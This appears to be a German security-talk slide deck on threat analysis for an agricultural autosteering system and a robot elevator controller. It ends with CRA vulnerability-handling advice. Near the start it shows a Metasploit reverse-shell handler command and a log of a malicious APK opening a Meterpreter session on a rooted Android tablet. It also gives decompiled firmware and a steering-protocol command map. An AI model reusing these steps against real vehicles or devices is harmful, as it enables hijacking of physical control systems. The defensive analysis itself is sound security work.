✓ Upgrade

Check

Upgrade

Upgrade via

Upgrade via

al)



```
~/badapk > msfconsole -q -x "use multi/handler; set payload android/meterpreter/reverse_tcp; set lhost eth0; set lport 1234; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => android/meterpreter/reverse_tcp
lhost => eth0
lport => 1234
[*] Started reverse TCP handler on 10.1.1.1:1234


10.1.1.1 - - [07/Jul/2025 15:21:41] "GET /bad.apk HTTP/1.1" 200 -

10.1.1.1 - - [07/Jul/2025 15:24:08] "GET /bad.apk HTTP/1.1" 200 -
10.1.1.1 - - [07/Jul/2025 15:24:15] "GET /bad.apk HTTP/1.1" 200 -
10.1.1.1 - - [07/Jul/2025 15:24:19] "GET /bad.apk HTTP/1.1" 200 -
[*] Sending stage (72424 bytes) to 10.1.1.10
[*] Meterpreter session 1 opened (10.1.1.1:1234 -> 10.1.1.10:60588) at 2025-07-07 15:24:40 +0200

meterpreter >
meterpreter >
meterpreter > check_root
[+] Device is rooted
meterpreter > sysinfo
Computer      : localhost
OS           : Android 9 - Linux 4.9.113 (armv7l)
Architecture : armv7l
System Language : en_US
Meterpreter   : dalvik/android
```



Das Steuerungssystem im Detail



Tablet - User Interface & Route Planning

ECU - Electronic Control Unit (brain of the system) -

IMU - Inertial Measurement Unit (orientation sensor)

MCU - Microcontroller Unit (motor controller)



```

N1904_AT2_ECU_V103.0.4.12_D2503271009.bin.txt
*****
*                               FUNCTION                               *
*****
undefined __stdcall fun_packet_handler(undefined4 param_...)
    undefined4 r0:1 <RETURN>
    undefined4 r0:4 param_no_idea_whats_that
    byte * r1:4 packet_buffer
    undefined1 HASH:5f547a0... packet_cmd
    ushort HASH:5f9f6ae... packet_len
    fun_packet_handler
08008ca4 b0 b5 push {r4,r5,r7,lr}
08008ca6 c8 7b ldrb param_no_idea_whats_that,[packet_buffer,#0xf]
08008ca8 4c 88 ldrh r4,[packet_buffer,#0x2]
08008caa a9 28 cmp param_no_idea_whats_that,#0xa9
08008cac 12 dd ble LAB_08008cd4
08008cae a0 f1 aa 02 sub.w r2,param_no_idea_whats_that,#0xaa
08008cb2 06 2a cmp r2,#0x6
08008cb4 1d d8 bhi switchD_00008cb6::caseD_7

switchD_00008cb6::switchD
08008cb6 df e8 02 f0 tbb [pc,r2]

switchD_00008cb6::switchdataD_00008cba
08008cba 04 db 4h
08008cbb 2a db 2Ah
08008cbc 6d db 6Dh
08008cbd 33 db 33h
08008cbe 39 db 39h
08008cbf 44 db 44h
08008cc0 4a db 4Ah
08008cc1 00 ?? 00h

switchD_00008cb6::caseD_aa XREF[1]: 0
08008cc2 42 f6 c8 30 movw param_no_idea_whats_that,#0x2bc8
08008cc6 10 31 adds packet_buffer,#0x10
08008cc8 c2 f2 00 00 movt param_no_idea_whats_that=>DAT_20002bc8,#0x2000
08008ccc 22 46 mov r2,r4
08008cce 18 f0 39 fd bl fun_cmd_heartrequest
08008cd2 b0 bd pop {r4,r5,r7,pc}

```

```

Decompile: fun_packet_handler - (N1904_AT2_ECU_V103.0.4.12_D2503271009.bin)
1
2 void fun_packet_handler(undefined4 param_no_idea_whats_that,byte *packet_buf
3
4 {
5     byte bVar1;
6     undefined2 uVar2;
7     ushort packet_len;
8
9     bVar1 = packet_buffer[0xf];
10    uVar2 = *(undefined2 *) (packet_buffer + 2);
11    if (bVar1 < 0xaa) {
12        if (bVar1 == 0x55)
13            fun_cmd_exec(&DAT_20002968,packet_buffer + 0x10,uVar2);
14        return;
15    }
16    if (bVar1 == 0x56)
17        fun_cmd_set_param(&DAT_2000c328,packet_buffer + 0x10,uVar2);
18    return;
19    }
20    if (bVar1 == 0x57)
21        fun_cmd_heartbeat(&DAT_20002cb0,packet_buffer + 0x10,uVar2);
22    return;
23    }
24    }
25    else {
26        switch(bVar1) {
27            case 0xaa:
28                fun_cmd_heartrequest(&DAT_20002bc8,packet_buffer + 0x10,uVar2);
29                return;
30            case 0xab:
31                fun_cmd_configrequest(&DAT_20003212,packet_buffer + 0x10,uVar2);
32                return;
33            case 0xac:
34                break;
35            case 0xad:
36                fun_cmd_waypoint_config(packet_buffer + 0x10,uVar2);
37                return;
38            case 0xae:
39                fun_cmd_curve1(packet_buffer + 0x10,uVar2);

```



Protocol Command Reference

Hex	Decimal	Command Description	Handler Function
0x55	85	Execution commands	FUN_0001710c
0x56	86	Parameter setting	FUN_000247c0
0x57	87	Heartbeat	FUN_00019fc4
0xaa	170	Version requests	FUN_00021744
0xab	171	Config requests	FUN_00014df8
0xad	173	Waypoint config	FUN_00005fa8
0xae	174	Curve/Leading waypoints	FUN_00006698
0xaf	175	Multi curve	FUN_000066c0
0xb0	176	Double speed way	FUN_0002a140
0xff	255	Light show	FUN_00016e20

Packet Analysis															
EC	91	21	00	00	73	00	00	00	00	00	00	00	00	00	AD
11	13	20	54	2C	02	00	00	00	BD	6A	48	6A	0C	00	00
00	DD	86	69	2C	02	00	00	00	98	2C	30	6A	0C	00	00
00	F2	9B	0D	0A											
Header															
0xEC 0x91 (Version 2)															
Data Length															
33 bytes (0x21)															
Sequence															
115 (0x73)															
Send Time															
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00															
Cache Byte															
0 (Not Cached)															
Command															
0xAD (-83) - Waypoint Configuration															





FJD Steering Demo 0x01

Tractor: Steuerungseingriff via Update

Spoofing, Tampering, Elevation of Privileges

Wer?	Macht was?	Betroffene Schnittstelle	Auswirkung	Exponiertheit	Ausnutzbarkeit	Wahrscheinlichkeit	Risiko	Gegenmaßnahmen-Ideen
Angreifer	nutzt MitM Position und gibt sich als Update-Endpoint aus um manipulierte Datei zu installieren	WiFi	<i>was dazu führt, dass</i> Ein System wird manipuliert inkl. Eingreifen in Steuerung (Backdoor)	4 WiFi	3 - HTTP Connection - MitM Position benötigt - MD5 Hash - Know-How FW/Steuerung	2 2	3	- HTTPS - Secure Update (dig. Signatur) - Härtung Android System

Maßnahmen/Ziel:

- Verteilung von Updates über sichere Kanäle (HTTPS)
- Überprüfung von Authentizität und Integrität von Updates (Signierte Packages)
- Härtung des Android-Systems: Einschränken von Root-Rechten und verwenden der Plattformfeatures für Least Privilege



Tractor: Steuerungseingriff via Bluetooth RCE

Tampering, Elevation of Privileges

Wer?	Macht was?	Betroffene Schnittstelle	Auswirkung	Exponiertheit	Ausnutzbarkeit	Wahrscheinlichkeit	Risiko	Gegenmaßnahmen-Ideen
Angreifer	nutzt bekannte Schwachstelle in Bluetooth-Stack	Bluetooth	<i>was dazu führt, dass</i> ein System wird manipuliert inkl. Eingreifen in Steuerung (Backdoor)	4 Bluetooth – nähere Umgebung	2 - Auffinden und Ausnutzen der Schwachstelle - MD5 Hash - Know-How FW/Steuerung	2 2	3	- Regelmäßige Prüfung auf bekannte Schwachstellen - System-Updates

Maßnahmen/Ziel:

- Regelmäßige Prüfung auf bekannte Schwachstellen
 - CRA-Anforderung!
- System-Updates
- Härtung des Android-Systems: deaktivieren nicht benötigter Schnittstellen



Tractor: Steuerungseingriff via physischen Zugriff

Tampering, Elevation of Privileges

Wer?	Macht was?	Betroffene Schnittstelle	Auswirkung	Exponiertheit	Ausnutzbarkeit	Wahrscheinlichkeit	Risiko	Gegenmaßnahmen-Ideen
Angreifer	Verlässt Kiosk-Modus und manipuliert System mittels Entwicklertools	Display, USB	<i>was dazu führt, dass</i> ein System wird manipuliert inkl. Eingreifen in Steuerung (Backdoor)	4 Physischer Zugriff – nähere Umgebung	2 - Kiosk-Escape - Entwicklertools - Know-How FW/Steuerung	2 2	3	- Härtung des Android Systems

Maßnahmen/Ziel:

- Härtung des Android-Systems
 - OS aktuell halten, um bekannte Escapes/Schwachstellen loszuwerden
 - Sichere Konfiguration des Kiosk-Modes
 - Einschränken von Root-Rechten



Bonus-Findings





Event Timeline

00:36:29 - openDoor (Floor 9241017181009059)

00:36:41 - callElevator (12s later)

00:36:41 - closeDoor (Floor 9241017181009059)

00:37:04 - openDoor (Floor 9241017181009057)

Supplier: beijiaxin

```
> f _calc_call_elevator_point
> f _calc_enter_elevator_point
> f _calc_exit_elevator_point
> f _calc_going_back_to_elevator_point
> f _calc_left_elevator_point
> f _call_elevator_and_wait_elevator_arrive_current_floor
> f _call_elevator_periodicity
> f _get_elevator_state
> f _is_robot_already_enter_elevator_car
> f _is_robot_already_left_elevator_car
> f _is_robot_in_elevator_car
> f _is_robot_in_elevator_car
> f _is_robot_in_elevator_door_stuck_position
> f _is_robot_in_elevator_door_stuck_position
> f _is_robot_out_elevator_car
> f _is_robot_out_elevator_car
> f _keep_elevator_door_open_wait_robot_arrive_enter_elevator_point
> f _keep_elevator_door_open_wait_robot_arrive_left_elevator_point
> f _M_realloc_insert<cr::elevator::CarConfig_const&>
> f _M_realloc_insert<cr::elevator::FloorConfig_const&>
> f on_time_send_elevator_state_machine_msg
```




倍加信机器人

机器人
开门乘梯

电脑官网

Robot elevators The robot opens Introduction to Robot information

乘梯解决方案

梯 梯内选层

送药机器人 配送机器人 机场机器人
酒店机器人 大堂机器人 服务机器人




Robot elevators

You are here: Home > Robot Elevator

Bekaxin robot elevator system

According to IFR statistics, the scale of China's service robot market continued to grow from 2018 to 2021, and the preliminary calculation of the market size in



解决方案



电梯呼梯：

- (1) 机器人在电梯外，通过WiFi、4G、LoRa、蓝牙发送指令倍加信梯控系统，系统自动点亮上楼或下楼按键，实现呼梯功能。
- (2) 有电梯到达当前楼层，系统自动将当前电梯运行状态如上行、下行、门已开、正在关门等信息发送给机器人，以便机器人能选择正确电梯进入。





电梯选层：

- (1) 机器人进入电梯后，通过WiFi、4G、LoRa、蓝牙发送给倍加信梯控系统，系统自动点亮对应楼层按键，比如发去6楼指令，则6楼按键自动点亮，电梯送机器人到6楼。
- (2) 中途有电梯停靠并开门，系统将当前电梯停靠楼层数实时发送给机器人，以免机器人提前出电梯。





Traktoren in der Nähe der Frontlinie (Ukraine)



Nobody is perfect

Schwachstellen können nicht gänzlich verhindert werden – wichtig ist der richtige Umgang damit!

CRA-Meldepflichten gelten mit 11. September 2026

Vulnerability Handling

Eine gute Vorbereitung hilft allen Beteiligten

- Meldestellen schaffen, um Schwachstellenmeldungen von Kunden und Forschern entgegennehmen zu können
- Wertschätzend und prompt auf Meldungen reagieren
- Meldepflichten beachten
- Intern an betroffene Stellen weiterleiten und erforderliche Priorität zuweisen
- Koordinierte Offenlegung der Schwachstelle, so dass diese behoben werden kann, bevor Details öffentlich werden

Der Hersteller des vorgestellten Systems zeigt, was man falsch machen kann:

- Meldung ignorieren
- Forscher herunterspielen
- Intern nicht eskalieren

Nur durch den Druck der Offenlegung konnte eine brauchbare Reaktion erzwungen werden.

- Aktive Ausnutzung wird wahrscheinlicher
- Deutlich schlechtere Publicity




Zusammenfassung

- Es gibt kein vorgeschriebenes, verbindliches Vorgehen → eigene Parameter/Matrix wählbar
- Ziel → eine nachvollzieh-, argumentier- & vertretbare Analyse
- Klare Informationen an Benutzer
 - Was wird erwartet das getan wird?
 - Welche Risiken bestehen?
- Dokumentation/Referenz auf Anforderungen für Nachvollziehbarkeit
- Saubere Umsetzung inkl. Entwicklungsvorgaben & Security Tests



Secure Development Lifecycle

Produktsecurity endet nicht mit der Bedrohungsanalyse!



Next Steps

Keine Angst vor einer
Bedrohungsanalyse!



Es gibt Tools, u.a. auch Microsoft Excel 😊



Eine Bedrohungsanalyse braucht nicht hunderte von Risiken!



Holen Sie sich Unterstützung bei Ihrer ersten Analyse & beim Konzept



QA





LIMES
SECURITY



office@limessecurity.com



www.limessecurity.com

Defending what matters